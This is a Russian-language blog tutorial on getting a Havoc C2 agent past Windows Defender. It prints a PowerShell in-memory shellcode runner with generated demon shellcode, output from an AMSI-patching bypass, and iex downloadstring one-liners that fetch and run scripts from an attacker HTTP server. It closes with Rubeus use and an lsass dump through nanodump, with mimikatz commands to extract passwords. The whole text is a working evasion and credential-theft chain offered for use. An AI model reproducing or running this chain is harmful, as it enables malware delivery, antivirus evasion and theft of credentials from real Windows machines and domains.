

Как провести Havoc agent через Windows Defender (2024)

teletype.in/@haccking/jOf1SYM7OYP

Life-Hack Media


October 17, 2024

Привет всем! Сегодня я покажу вам метод, как обойти последнюю версию Windows Defender с помощью Havoc Demons по состоянию на сентябрь 2024 года.

Мы будем использовать offensive powershell: найдём shellcode-раннер на PowerShell и объединим его с рабочим обходом AMSI, чтобы выполнить его в памяти.


Я буду использовать следующий shellcode-раннер на PowerShell:

<https://github.com/dievus/PowerShellRunner/blob/main/runner.ps1>



```
PowerShellRunner / runner.ps1
dievus Update runner.ps1 3359b7f · 3 years ago History
Code Blame 23 lines (23 loc) · 2.02 KB
Raw Copy Download Edit
1 function potatoes {
2     Param ($cherries, $pineapple)
3     $tomatoes = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\')[1].Equals('System.dll') }).GetType('Microsc
4     $turnips=@()
5     $tomatoes.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$turnips+=$_}}
6     return $turnips[0].Invoke($null, @(($tomatoes.GetMethod('GetModuleHandle')).Invoke($null, @($cherries)), $pineapple))
7 }
8 function apples {
9     Param (
10     [Parameter(Position = 0, Mandatory = $True)] [Type[]] $func,
11     [Parameter(Position = 1)] [Type] $delType = [Void]
12     )
13     $type = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]
14     $type.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $func).SetImplementationFlags('Runtime, Managed')
15     $type.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType, $func).SetImplementationFlags('Runtime, Managed')
16     return $type.CreateType()
17 }
18 $cucumbers = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((potatoes kernel32.dll VirtualAlloc), (apples @([IntPtr], [UInt32], [UInt32], [UInt3
19 [Byte[]] $buf = <insert shellcode here>
20 [System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $cucumbers, $buf.length)
21 $parsnips =
22 [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((potatoes kernel32.dll CreateThread), (apples @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32],
23 [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((potatoes kernel32.dll WaitForSingleObject), (apples @([IntPtr], [Int32]) ([Int])))).Invoke($parsnips
```

Теперь я сгенерирую shellcode для agent Havoc, который будет сохранён в файл с расширением .bin.



Теперь мы можем использовать скрипт на Python 2 для конвертации нашего bin-файла в shellcode, который можно вставить в скрипт runner.ps1.

```
(root@kali)-[~]
# python2 bin2sc.py demon.x64.bin cs > shellcode.txt

(root@kali)-[~]
# cat shellcode.txt
0x56,0x48,0x89,0xe6,0x48,0x83,0xe4,0xf0,0x48,0x83,0xec,0x20,0xe8,0x0f,0x00,
0x00,0x00,0x48,0x89,0xf4,0x5e,0xc3,0x66,0x2e,0x0f,0x1f,0x84,0x00,0x00,0x00,
0x00,0x00,0x41,0x57,0x31,0xc0,0xb9,0x0a,0x00,0x00,0x00,0x41,0x56,0x41,0x55,
0x41,0x54,0x55,0x57,0x56,0x53,0x48,0x81,0xec,0x88,0x00,0x00,0x00,0x48,0x8d,
0x7c,0x24,0x58,0x48,0xc7,0x44,0x24,0x40,0x00,0x00,0x00,0x00,0xf3,0xab,0xc7,
0x44,0x24,0x38,0x00,0x00,0x00,0x48,0xc7,0x44,0x24,0x48,0x00,0x00,0x00,
0x00,0x48,0xc7,0x44,0x24,0x50,0x00,0x00,0x00,0x00,0xc7,0x44,0x24,0x3c,0x00,
0x00,0x00,0x00,0xe8,0x3f,0x03,0x00,0x00,0xb9,0x53,0x17,0xe6,0x70,0x49,0x89,
0xc6,0xe8,0x62,0x02,0x00,0x00,0xba,0x43,0x6a,0x45,0x9e,0x49,0x89,0xc4,0x48,
0x89,0xc1,0xe8,0xa3,0x02,0x00,0x00,0xba,0xec,0xb8,0x83,0xf7,0x4c,0x89,0xe1,
0xe8,0x96,0x02,0x00,0x00,0xba,0x88,0x28,0xe9,0x50,0x4c,0x89,0xe1,0x48,0x89,
0xc6,0xe8,0x86,0x02,0x00,0x00,0x4d,0x63,0x6e,0x3c,0x45,0x31,0xc0,0x48,0x83,
0xc9,0xff,0x48,0x89,0xc3,0x48,0x8d,0x54,0x24,0x40,0x4c,0x8d,0x4c,0x24,0x38,
0x4d,0x01,0xf5,0x41,0xf0,0xb7,0x45,0x14,0x49,0x8d,0x6c,0x05,0x18,0x41,0x8b,
0x45,0x50,0x44,0x8b,0x7d,0x0c,0xc7,0x44,0x24,0x28,0x04,0x00,0x00,0x00,0xc7,
0x44,0x24,0x20,0x00,0x10,0x00,0x00,0x44,0x29,0xf8,0x89,0x44,0x24,0x38,0xff,
0xd6,0x85,0xc0,0x0f,0x88,0x82,0x01,0x00,0x00,0x4c,0x89,0xf0,0x4c,0x89,0x74,
0x24,0x60,0x45,0x31,0xc0,0x45,0x89,0xfc,0x48,0x25,0x00,0xf0,0xff,0xff,0x48,
0x89,0x44,0x24,0x58,0x48,0x8b,0x44,0x24,0x40,0x48,0x89,0x44,0x24,0x68,0x8b,
0x44,0x24,0x38,0x89,0x44,0x24,0x70,0x41,0xf0,0xb7,0x45,0x06,0x48,0x8b,0x4c,
0x24,0x40,0x44,0x39,0xc0,0x76,0x23,0x49,0x6b,0xd0,0x28,0x49,0xff,0xc0,0x48,
0x01,0xea,0x8b,0x42,0x0c,0x8b,0x72,0x14,0x4c,0x29,0xe0,0x4c,0x01,0xf6,0x48,
0x01,0xc8,0x8b,0x4a,0x10,0x48,0x89,0xc7,0xf3,0xa4,0xeb,0xce,0x41,0x8b,0x95,
```

Теперь мы можем скопировать этот shellcode в переменную \$buf в скрипте runner.ps1.


```

17 | }
18 | $cucumbers = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((potatoes kernel32.dll VirtualAlloc), (a
19 | [Byte[]] $buf = (0x56,0x48,0x89,0xe6,0x48,0x83,0xe4,0xf0,0x48,0x83,0xec,0x20,0xe8,0x0f,0x00,
20 | 0x00,0x00,0x48,0x89,0xf4,0x5e,0xc3,0x66,0x2e,0x0f,0x1f,0x84,0x00,0x00,0x00,0x00,
21 | 0x00,0x00,0x41,0x57,0x31,0xc0,0xb9,0x0a,0x00,0x00,0x00,0x41,0x56,0x41,0x55,
22 | 0x41,0x54,0x55,0x57,0x56,0x53,0x48,0x81,0xec,0x88,0x00,0x00,0x00,0x48,0x8d,
23 | 0x7c,0x24,0x58,0x48,0xc7,0x44,0x24,0x40,0x00,0x00,0x00,0x00,0xf3,0xab,0xc7,
24 | 0x44,0x24,0x38,0x00,0x00,0x00,0x00,0x48,0xc7,0x44,0x24,0x48,0x00,0x00,0x00,
25 | 0x00,0x48,0xc7,0x44,0x24,0x50,0x00,0x00,0x00,0x00,0xc7,0x44,0x24,0x3c,0x00,
26 | 0x00,0x00,0x00,0xe8,0x3f,0x03,0x00,0x00,0xb9,0x53,0x17,0xe6,0x70,0x49,0x89,
27 | 0xc6,0xe8,0x62,0x02,0x00,0x00,0xba,0x43,0x6a,0x45,0x9e,0x49,0x89,0xc4,0x48,
28 | 0x89,0xc1,0xe8,0xa3,0x02,0x00,0x00,0xba,0xec,0xb8,0x83,0xf7,0x4c,0x89,0xe1,
29 | 0xe8,0x96,0x02,0x00,0x00,0xba,0x88,0x28,0xe9,0x50,0x4c,0x89,0xe1,0x48,0x89,
30 | 0xc6,0xe8,0x86,0x02,0x00,0x00,0x4d,0x63,0x6e,0x3c,0x45,0x31,0xc0,0x48,0x83,
31 | 0xc9,0xff,0x48,0x89,0xc3,0x48,0x8d,0x54,0x24,0x40,0x4c,0x8d,0x4c,0x24,0x38,
32 | 0x4d,0x01,0xf5,0x41,0x0f,0xb7,0x45,0x14,0x49,0x8d,0x6c,0x05,0x18,0x41,0x8b,
33 | 0x45,0x50,0x44,0x8b,0x7d,0x0c,0xc7,0x44,0x24,0x28,0x04,0x00,0x00,0x00,0xc7,
34 | 0x44,0x24,0x20,0x00,0x10,0x00,0x00,0x44,0x29,0xf8,0x89,0x44,0x24,0x38,0xff,
35 | 0xd6,0x85,0xc0,0x0f,0x88,0x82,0x01,0x00,0x00,0x4c,0x89,0xf0,0x4c,0x89,0x74,
36 | 0x24,0x60,0x45,0x31,0xc0,0x45,0x89,0xfc,0x48,0x25,0x00,0xf0,0xff,0xff,0x48,
37 | 0x89,0x44,0x24,0x58,0x48,0x8b,0x44,0x24,0x40,0x48,0x89,0x44,0x24,0x68,0x8b,
38 | 0x44,0x24,0x38,0x89,0x44,0x24,0x70,0x41,0x0f,0xb7,0x45,0x06,0x48,0x8b,0x4c.

```

Однако, если мы попробуем запустить наш shellcode таким образом, могут возникнуть ошибки. Это, скорее всего, связано с тем, что выделено недостаточно памяти для выполнения. Нам нужно отредактировать переменную \$cucumbers, которая вызывает функцию Windows API VirtualAlloc.

Согласно документации, второй параметр функции определяет размер выделяемой памяти.



Syntax

C++

Copy

```

LPVOID VirtualAlloc(
    [in, optional] LPVOID lpAddress,
    [in]          SIZE_T dwSize,
    [in]          DWORD  flAllocationType,
    [in]          DWORD  flProtect
);

```

Итак, мы переместим переменную \$cucumbers сразу после нашего shellcode и изменим второй параметр функции VirtualAlloc, чтобы он соответствовал размеру нашего shellcode. Это гарантирует, что для успешного выполнения кода будет выделено достаточно памяти.

```

6946 | 0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
6947 | 0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
6948 | $cucumbers = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((potatoes kernel32.dll VirtualAlloc), (a
6949 | [System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $cucumbers, $buf.length)
6950 | $sparsnips =
6951 | [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((potatoes kernel32.dll CreateThread), (apples @([IntPtr], [UInt32], [Ir
6952 | [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((potatoes kernel32.dll WaitForSingleObject), (apples @([IntPtr], [Int32
6953 |

```

```

6944 |
6945 |
6946 |
6947 |
6948 | [Ptr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero, $buf.Length, 0x3000, 0x40)
6949 |
6950 |

```

Затем я тестирую это с отключенной антивирусной защитой на машине с Windows и убеждаюсь, что это работает.

Однако этого недостаточно, чтобы избежать обнаружения со стороны Defender.

Я попытаюсь использовать недавний обход Antimalware Scan Interface (AMSI), чтобы мы могли выполнить нашу .

```
PS C:\Users\Administrator\Desktop> "Invoke-Mimikatz"
At line:1 char:1
+ "Invoke-Mimikatz"
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Administrator\Desktop> .\NukeAmsi.ps1

-----
Developed by Abhishek Sharma | Date: 10/08/24
Created for educational purposes only
-----

Starting AMSI modification script...
Modifying all PowerShell processes...
Modifying process with ID System.Diagnostics.Process (powershell).Id
Modifying AMSI for process ID: 796
Loading amsi.dll...
Getting address of AmsiOpenSession function...
Changing memory protection at address 140729753809571 to PAGE_EXECUTE_READWRITE...
Patching memory at address 140729753809571 with byte 0xEB...
Memory patched successfully at address 140729753809571.
Restoring original memory protection...
Closing handle to process with ID 796.
0
AMSI modification script completed.
PS C:\Users\Administrator\Desktop> "Invoke-Mimikatz"
Invoke-Mimikatz
PS C:\Users\Administrator\Desktop> .
```

Это сработало! Теперь давайте настроим сервер на Python, с которого мы попытаемся скачать наш обход AMSI вместе с нашим shellcode-раннер.


```
(root@kali)-[~]
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
█
```



```

PS C:\Users\Administrator> iex (new-object net.webclient).downloadstring('http://192.168.234.152:8080/NukeAmsi.ps1')

```




```

-----
Developed by Abhishek Sharma | Date: 10/08/24
Created for educational purposes only
-----
Starting AMSI modification script...
Modifying all PowerShell processes...
Modifying process with ID System.Diagnostics.Process (powershell).Id
Modifying AMSI for process ID: 5536
Loading amsi.dll...
Getting address of AmsiOpenSession function...
Changing memory protection at address 140704942338723 to PAGE_EXECUTE_READWRITE...
Patching memory at address 140704942338723 with byte 0xEB...
Memory patched successfully at address 140704942338723.
Restoring original memory protection...
Closing handle to process with ID 5536.
AMSI modification script completed.
PS C:\Users\Administrator> iex (new-object net.webclient).downloadstring('http://192.168.234.152:8080/runner.ps1')

```

Примечание: возможно, потребуется обфусцировать команды iex, так как они могут блокироваться Windows Defender.

И вот у нас получилось получить оболочку (shell) в Havoc!



И мы можем даже выполнять .NET-бинарные файлы без проблем

```
Teamserver Chat X [163bc5e2] administrator/HYDRA-DC X
[*] [270DCF64] Tasked demon to execute a shell command
[+] Send Task to Agent [112 bytes]
[+] Received Output [22 bytes]:
psycho\administrator

29/09/2024 19:38:23 [Spider] Demon » dotnet inline-execute /home/kali/Downloads/transfers/Rubeus.exe help
[*] [F50D8316] Tasked demon to inline execute a dotnet assembly: /home/kali/Downloads/transfers/Rubeus.exe
[+] Send Task to Agent [188 bytes]
[*] Using CLR Version: v4.0.30319
[+] Received Output [19166 bytes]:

Rubeus
v2.2.0

Ticket requests and renewals:

Retrieve a TGT based on a user password/hash, optionally saving to a file or applying to the current logon session
Rubeus.exe asktgt /user:USER </password:PASSWORD [/encype:DES|RC4|AES128|AES256] | /des:HASH | /rc4:HASH | /a

Retrieve a TGT based on a user password/hash, start a /netonly process, and to apply the ticket to the new process
Rubeus.exe asktgt /user:USER </password:PASSWORD [/encype:DES|RC4|AES128|AES256] | /des:HASH | /rc4:HASH | /a
```

или извлекать lsass.

```
29/09/2024 19:42:03 [Spider] Demon » nanodump --valid
[*] [EB061A98] Tasked demon to execute nanodump BOF
[+] Send Task to Agent [31 bytes]
[*] Started download of file: 1727653318_lsass.dmp [77089348]
[+] Finished download of file: 1727653318_lsass.dmp
[+] Received Output [175 bytes]:
Done, to get the secretz run:
python3 -m pypykatz lsa minidump 1727653318_lsass.dmp
mimikatz.exe "sekurlsa::minidump 1727653318_lsass.dmp" "sekurlsa::logonPasswords full" exit
[*] BOF execution completed

[administrator/HYDRA-DC] powershell.exe/5536 x64 (PSYCHO.local)
>>>
```

Источники

Life-Hack Media:

Life-Hack - Жизнь-Взлом

Новости Кибербеза